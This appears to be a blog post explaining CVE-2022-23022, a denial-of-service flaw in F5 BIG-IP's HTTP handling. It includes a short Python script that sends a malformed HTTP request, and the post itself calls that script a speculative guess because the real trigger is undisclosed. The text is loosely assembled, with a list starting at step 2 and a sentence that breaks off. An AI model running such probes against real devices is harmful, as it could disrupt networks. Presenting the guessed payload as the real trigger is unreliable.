
In the world of enterprise-grade networking, F5 BIG-IP appliances stand tall as one of the leading solutions for traffic management and load balancing. However, even the most robust systems can be brought down by the smallest misconfigurations or overlooked vulnerabilities. Enter CVE-2022-23022: a vulnerability that allows an attacker to crash the Traffic Management Microkernel (TMM) on certain BIG-IP versions, triggering a denial of service. This post will explain the root cause, mechanism of exploitation, related code, and most importantly—how you can defend against it.
What is CVE-2022-23022?
CVE-2022-23022 is a vulnerability affecting F5 BIG-IP versions 16.1.x prior to 16.1.2. When an HTTP profile is configured on a virtual server, specifically crafted and undisclosed HTTP requests can force the TMM process to terminate unexpectedly. TMM is the heart of BIG-IP’s data plane, handling all network traffic. Once down, the entire device stops processing network packets, resulting in a hard denial-of-service condition. No code execution or data exfiltration occurs; this is purely a disruption exploit.
Exploit Effect: Denial of Service (DoS) via process termination
- EoTS Notice: Versions past end of technical support (EoTS) are not reviewed by the vendor (F5 Note).
The Vulnerability in Detail
While specifics are not publicly disclosed by F5, community analysis and partial disclosures indicate that the vulnerability lies in the HTTP request parsing logic in TMM. Certain malformed or edge-case HTTP requests—possibly related to unusual header configurations, content lengths, or unexpected method types—can force TMM to hit a code path where it crashes.
Attacker identifies exposed BIG-IP virtual server with an HTTP profile.
2. Attacker crafts a malicious HTTP request (the exact format is undisclosed, so here we use a speculative example).
Code Snippet: Simulating the Attack (Python)
> Disclaimer: This is a hypothetical proof-of-concept meant to educate about defensive monitoring and NOT for illegal testing/usage.
import socket

def send_malformed_http(ip, port):
    # Crafted request with dangerous header or method
    payload = b"GE T / HTTP/1.1\r\nHost: vulnerable-server\r\nX-Invalid: \x00\r\n\r\n"
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((ip, port))
    s.sendall(payload)
    response = s.recv(1024)
    print(response)
    s.close()

# Replace with target IP and port (Example Only!)
send_malformed_http("192.168.1.100", 80)
This simulates sending an HTTP request with an illegal character (null byte) in a header. The actual offending payload is undisclosed, but this illustrates the method attackers would use.
While the specific request structure is not publicly released, security researchers have confirmed
* Any user able to send HTTP traffic to a virtual server is in scope.
* No authentication or prior knowledge is necessary.
* Repeated exploitation can lead to extended downtime.
Attackers could automate this process, taking critical F5 appliances offline repeatedly until on-prem teams intervene physically.
Official References & Further Reading
- F5 Security Advisory for CVE-2022-23022
- NVD Entry for CVE-2022-23022
- Mitre CVE Database
Conclusion
CVE-2022-23022 is a severe reminder that even the strongest network appliances have their weak spots. For organizations depending on F5 BIG-IP systems for business-critical networking, an attacker exploiting this bug could instantly cause an outage or denial-of-service condition—not by hacking, but by simply sending a few lines of bad HTTP requests.
PATCH your systems. Monitor your devices. And remember to keep your software lifecycle active to ensure you are not left unprotected after vendor support ends.
Stay Secure. Stay Updated.
*Originally written for this post. Do not reuse without permission.
If you found this useful, check F5’s Security Center for updates, or share with your enterprise security team.*
Timeline
Published on: 01/25/2022 20:15:00 UTC
Last modified on: 02/01/2022 19:21:00 UTC